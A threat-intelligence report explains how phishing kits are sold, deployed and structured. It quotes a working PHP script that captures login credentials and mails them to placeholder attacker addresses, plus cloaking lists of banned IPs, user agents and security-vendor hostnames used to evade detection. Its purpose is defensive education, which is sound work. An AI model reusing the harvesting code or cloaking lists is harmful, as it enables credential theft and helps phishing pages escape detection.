BRANDEFENSE
CYBER THREAT INTELLIGENCE

How Cybercriminals Use Phishing Kits

Hazırlayan: Threat Intelligence Team

Tarih: 23.05.2022

Rapor Numarası: BD311221RA

What is Phishing?

Phishing is using account login, banking, identity, etc., in attacks planned by cybercriminals against the target person or organization. It is a social engineering attack, among the most preferred threats to obtaining sensitive information. Attackers can use the information they get through the Phishing technique to obtain initial access to the target system, ensure persistence, bypass existing security controls, and fraud.


Phishing threats can include malicious files or links in e-mails specially crafted for the attacker's target and fake web pages designed to impersonate the target organization.

The malicious tools attackers use to collect sensitive information from users by creating phishing websites are called Phishing Kits.

Phishing Kits

Phishing Kits identify malicious tools that combine all the components cybercriminals need to create a phishing campaign with fake login pages, scripts, and templates. Threat actors often prefer Phishing Kits because their use does not require technical knowledge and is easily accessible from underground crime forums and markets.

Phishers use these kits to quickly and easily create phishing sites that mimic legitimate websites to steal sensitive information such as login credentials and credit card numbers.



[KUBIC] INSTAGRAM PHISHING KIT - LOW BUDGET - ANTIBOT PROTECTION

[redacted] - 29 November, 2020 - 09:51 PM

[redacted]

Infinity

POSTS: 16

THREADS: 4

JOINED: OCT 2020

OP 29 November, 2020 - 09:51 PM [redacted]

Hello guys,
I'm offering my Instagram Phishing Kit for a low price of 30$ dollar.

Features
* Anti-Bot Protection
* Custom Links for better trackiing and security
* Detailed Stats
* IP & UserAgent are logged
* Export logs as JSON
* Constantly updated
* Lifetime support
* Notification with discord webhook
* 100% copy of original Instagram site (Animations included)

Price
Only 30$ lifetime

Screenshorts & Autobuy
https://kubic.to/product.php?id=3

Contact
[redacted]

Figure 1: Example of Phishing Kit has sold in underground forums and markets

Phishing Kits in the Wild

Phishing kits are sold or rented directly by the creator or other criminals using the Crime-as-a-Service model. In addition to selling phishing kits, trading or bartering of previously compromised web servers referred to as "Shells" or "cPanel" in underground forums occur. Such campaigns are closely related to the web hosting responsible for hosting the phishing kits. Another service area revealed by the phishing service in underground forums and markets is the tools used to send the email (Spamming Tool) and the list of spam email recipients (Spam List).

An attacker using a phishing kit executes a typical attack as follows:

1. Phisher buys or rents a targeted phishing kit from underground forums or markets. Most of the time, all the cybercriminal who will launch the campaign has to do is customize the phishing kit by replacing it with the address in his use and extract its files to a preferred location on the webserver.

2. The attacker searches for hosting the phishing kit on a live web server. At this stage, Phisher has the following options:

   - The attacker automatically searches for known vulnerabilities to web servers and then uploads a "shell" to the webserver, and the attacker can access this server at any time.

   - Can access administrator software running on the server using default or compromised credentials. Attackers favor compromised or free hosting servers because using an existing live URL saves time and money by eliminating the need to lease a new domain.

3. Phisher has to forward the URL that will redirect the user to the fake web page it has created to its potential targets. The Phisher can carry out this process through phishing on social media, direct messages, or email. For example, an attacker can send an email by giving a pre-prepared phishing text and spam email list to the Spamming tool he will use.

4. Once the Phisher has done the process, Phisher will send the sensitive information entered by their target via email or other ways that can be obtained.

Types of Phishing Kits

Phishing kits vary according to their functionality and intended targets.

Basic Kit

Basic Phishing Kits consist of tools and components such as basic HTML, PHP, and JavaScript files to create a fake website. Phishers may use Basic Kits to create static web pages with the most straightforward functionality. Sensitive data obtained by phishers with this type is contained in local log files for the attacker to collect manually.

Dynamic Kit

Phishers use these kits to dynamically change the page content based on the user's input on the fake web page. Among the most common usage scenarios are fake login pages for banking customers.

Puppeteer Kit

It identifies online banking credentials and phishing kits the bank system uses to circumvent security measures such as OTP, security phone calls, and secret words.

Framework

Framework phishing kits are phishing toolkits that include a "framework" or "builder" to make it easy for phishers to create phishing campaigns. These frameworks often include customizable templates and pre-built landing pages. The phisher needs to enter their target information (such as the name of the company they're impersonating), and the phishing kit takes care of the rest.

One of the most popular phishing frameworks is Blackhole, which enables phishers to create phishing campaigns for various targets, including Facebook, PayPal, Twitter, and LinkedIn. Other phishing kits include Dark Mailer, phpBB Phishing Kit, and Erebus.

Phishing Kit Components


A Phishing Kit usually contains the following components.

Phishing Template

The Phishing Template contains the template that mimics the design of the target website. Thus, Phisher can replicate an official website exactly. The most common method is downloading a complete copy of a website (including HTML, Image, Video, and Pdf files) to the local directory using the HTTrack tool.

Server-side Code

The code that will run on the server side is the part of the Phishing Kit that does the actual work. This code is responsible for capturing sensitive information entered by targeted users and sending it to Phisher.




```php
<?php
$to = "phisher@mail.com, phisher2@mail.com"; // Put Your Emails Here
$ip = getenv("REMOTE_ADDR");
$date           =   date("D M d, Y g:i a");
$user_agent     =   $_SERVER['HTTP_USER_AGENT'];
$hostname = gethostbyaddr($ip);
$message = "==================  NEW LOG ".$ip." ==================\n";
$message.= "1st user id : ".$_POST['userid']."\n";
$message.= "1st pass : ".$_POST['password1']."\n";
$message.= "USER ID : ".$_POST['username']."\n";
$message.= "Password : ".$_POST['password']."\n";
$message.= "============= [ Ip & Hostname Info ] =============\n";
$message.= "Client IP : ".$ip."\n";
$message.= "HostName : ".$hostname."\n";
$message.= "Date And Time : ".$date."\n";
$message.= "Browser Details : ".$user_agent."\n";
$message.= "=============+Codewizard+===========\n";
$message.= "+-----/!\-----| NEW LOG |-----/!\-----+\n";
$to = "phisher@mail.com, phisher2@mail.com";
$subj = " AMEX NEW ||".$ip."\n";
$from = "From: AMEX  <codex@xject.com>";
$fp = fopen('XXXaxmexXXX00SREZUxxxsasssssilkklllllxSDSSSVSSS.txt', 'a');
fwrite($fp, $message);
fclose($fp);
mail($to, $subj, $message, $from);
$subject = "AMEX NEW $ip";
Header ("Location: confirm.php");
?>
```

Figure 2: Server-side executing login.php code snippet to capture login information


Optional Code

Phishing Kits may contain additional code to counter Phishers' Anti-phishing measures or filter traffic unsolicited by attackers. Countermeasures that Phishers can implement in Phishing Kits may include techniques such as code obfuscation, URL shortening or redirection, and randomly generated URLs.




```
/*=========*Malware link scanners, URL expanders, botnets, spam servers and other array's of Banned IP's *=========*/
$bannedIP = array("^66.102.*.*", "^38.100.*.*",  "^38.105.*.*", "^74.125.*.*", "72.12.194.*",  "^66.150.14.*",  "^5.25
 "^66.249.*.*", "^128.242.*.*", "^72.14.192.*", "^208.65.144.*", "^74.125.*.*", "^209.85.128.*", "^95.85.1.*", "^88.19
 "^173.194.*.*", "^64.233.160.*", "^72.14.192.*", "^66.102.*.*", "^64.18.*.*", "^194.52.68.*", "^67.215.90.*", "^67.21
 "^62.116.207.*", "^209.85.128.*", "^69.65.*.*", "^50.7.*.*", "^131.212.*.*", "^46.116.*.* ", "^62.90.*.*", "^89.138.*
 "^85.250.*.*", "^89.138.*.*", "^93.172.*.*", "^109.186.*.*", "^194.90.*.*", "^91.103.*.*", "^91.103.64.*", "^212.29.2
 "^212.235.*.*", "^217.132.*.*", "^50.97.*.*", "^217.132.*.*", "^209.85.*.*", "^66.205.64.*", "^209.85.255.*", "^64.27
 "^202.108.252.*", "^193.47.80.*", "^64.62.136.*", "^149.20.51.*", "^149.20.69.*", "^66.221.*.*", "^64.62.175.*", "^19
 "^216.252.167.*", "^193.253.199.*", "^69.61.12.*", "^64.37.103.*", "^38.144.36.*", "^64.124.14.*", "^206.28.72.*", "^
 "^168.188.*.*", "^66.207.120.*", "^167.24.*.*",  "^192.118.48.*", "^192.118.48.*", "^66.23.234.*", "^198.186.190.*",
 "66.249.71.179", "124.176.210.234", "149.20.54.227", "128.232.110.18", "137.108.145.10", "54.183.40.98", "54.183.40.9
 "137.110.222.77", "138.26.64.54", "149.20.54.228", "66.166.75.114", "74.208.16.68", "149.20.54.136", "65.17.253.220",
 "69.20.70.31", "91.199.104.3", "64.71.195.31", "66.65.156.74", "144.214.37.229", "84.14.214.213", "133.11.204.68", "1
 "81.218.48.5", "128.242.99.72", "64.125.148.195", "79.182.102.213", "199.43.186.25", "64.125.148.20", "2.19.131.159",
 "204.15.67.11", "^149.20.*.*", "^69.171.*.*", "^209.85.*.*", "^66.135.*.*", "^66.16.*.*", "^66.179.*.*", "^66.194.*.*
 "^87.69.*.*", "^87.70.*.*", "^149.20.*.*", "^66.135.*.*", "^174.122.*.*", "^108.62.*.*", "^66.150.*.*", "^115.160.*.*
 "^66.150.*.*", "^66.249.*.*", "^66.226.*.*", "^66.227.16.*", "^66.211.*.*", "^64.71.*.*", "^195.214.*.*", "^84.110.*.
 "^2.19.*.*", "^209.59.166.*", "^67.215.92.*", "^204.15.*.*", "^54.183.*.*", "^54.184.*.*", "^104.132.*.*", "^81.161.*
```

Figure 3: IP filtering to prevent unwanted traffic to the fake website



```
/*=========*Banned UserAgent *=========*/
$badAgents = array('Opera/9.80 (Windows NT 6.1; Win64; x64) Presto/2.12.388 Version/12.17','Opera/9.80 (Windows NT 6.1; WOW64) Presto/2.12.388 V
'Googlebot/2.1 ( http://www.googlebot.com/bot.html)','Opera/9.80 (Windows NT 6.1; WOW64; U; es-ES) Presto/2.10.289 Version/12.02','Java/1.7.0_09
'Mozilla/5.0 (Windows; U; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)','Mechanize/2.6.0 Ruby/1.9.3p484 (http://github.com/sparklemotion/m
'ec2-54-216-218-134.eu-west-1.compute.amazonaws.com','Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/67.0
'Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1','200please','360spider','3d-ftp','3mir'
'_sitemapper','Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/69.0.3497.100 Safari/537.36','aboundex','ac
'aipbot','[Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;Trident/4.0)]','almaden','alphaserver','HeadlessChrome','analyticsseo','anonymouse'
'appie','apptusbot','artviper','ashes','asia','athens','attache','atwatch-bot','autoemailspider','autohttp','automattic analytics crawler','b55'
'backlink','bad-neighborhood','baidu','bandit','bazqux','bender','big brother','bigfoot','bitvo','black widow','blackwidow','blekko','blogbot','
'boardreader','bogahn','boitho','bootkit','botz','bpimagewalker','brandwatch','bsalsa','bullseye','butterfly','camontspider','careerbot','casino
'casper bot','cazoodle','ccbot','centiverse','ceptro','cha0s','cherry','chilkat','chimp','chinaclaw','cloakbrowser','cmradar','cmsworldmap',
```

Figure 4: User-Agent filtering to prevent unwanted traffic to the fake website



```
    // Ban Bitches By hostname list
$hostname_ban_array = array('symantec-norton.com','hostcollective.com','cache.google.com','googleusercon
'hostcollective.com','OFDP-3.phishmongers.com','phishmongers.com','easysol.net','DMSdcaAnalyzerA1INTUSNY
'bing.com','google.com','phishtank.com','west.us.northamericancoax.com','us.northamericancoax.com','nort
'bezeqint.net','compute.amazonaws.com','kaputte.li','red.bezeqint.net','orange.net.il','rubi-con.net','u
'telostor.ca','torservers.net','xshells.net','haema.co.uk','ec2-52-91-61-38.compute-1.amazonaws.com','am
'server.torland.is','mb-internal.com','securebrain.co.jp','googlehosted.com','prebytes.net','cloudflare.
'onlinelinkscan.com','tuwien.ac.at','netvision.net.il','safeweb.norton.com','symantec.com','eset.com','s
'cybercrime.gov','cybercrime.ch','scambusters.org','spamtrackers.eu','phish.opendns.com','urlquery.net',
'trendmicro.com','trendmicro.com.au','us.trendmicro.com','trendmicro','googlebot.com');
```

Figure 5: Hostname filtering to prevent unwanted traffic to the fake website

If unwanted traffic is detected by any of the checks made on the statements mentioned above, a page with the error "404 Page Not Found" is displayed. In addition, it can apply techniques that include redirecting different Phishing Kits to legitimate websites or search engines. It is also possible that highly advanced Phishing Kits can only be accessed from certain countries and used on certain devices to ensure it only works under certain conditions.

Conclusion

Phishing kits are a powerful tool for attackers, allowing them to easily and efficiently carry out attacks. However, they are also relatively easy to detect and block. Phishing kits usually rely on well-known vulnerabilities or weaknesses in order to work, and so keeping up-to-date with security patching and using effective anti-phishing solutions can go a long way towards protecting your organisation from these types of attacks.

While phishing attacks can be devastating, it is important to remember that they are not always successful. In fact, many organisations and individuals are now much more aware of phishing attempts and are better equipped to deal with them. By being vigilant and taking steps to protect yourself, you can help to ensure that you are not the victim of a successful phishing attack.